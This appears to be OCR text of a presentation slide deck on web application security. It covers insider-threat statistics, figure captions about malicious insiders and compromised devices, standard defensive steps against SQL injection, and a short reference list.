


22% of the data breaches are done by insiders yet result in 49% of lost records[1]

Figure 4 : A DBA decides to act as a malicious insider and uses his privileges to access and exhilarate applicative data directly from the database, overcoming the application permission mechanism.

Figure 5 : An attacker compromised an employee devise and uses the excessive privileges of this employee to access the enterprise database(s).

Preventing SQLi attacks



PREVENTING SQL INJECTION ATTACKS

SQL injection is a common but avoidable vulnerability. Developers can follow these best practices to avoid SQLi vulnerabilities and limit the damage they can cause.

1 Discover

Discover SQLi vulnerabilities by routinely testing your applications using both static and dynamic testing.

2 Repair

Avoid and repair SQLi vulnerabilities by using parameterized queries.

These types of queries specify placeholders for parameters, so the database treats them as data rather than part of a SQL command.

Prepared statements and object-relational mappers (ORMs) make this easy for developers.

3 Remediate


Remediate SQLi vulnerabilities by escaping inputs before adding them to the query.

Use this technique only where prepared statements are unavailable.


4 Mitigate

Mitigate the impact of SQLi vulnerabilities by enforcing least privilege for accessing the database.

Most popular attacks 2017



Most popular attacks (% of web applications attacked)



References

[1] - Mike shema , Hacking web apps detecting and preventing web application , Itbook , Oct 6 2016

[2] – cade carns and Daniel Somerfield , The basic of web application security , Martin foler , Jun 5 2017

[3] – Justin Clarke , SQL injection Attack and Defense 2nd edition , ELSEVIER , Jun 18th 2012

[4] – Seth fogie and Jeremiah Grossman , cross sit scripting Attack and Defense , syngress ,April 2007

Thank You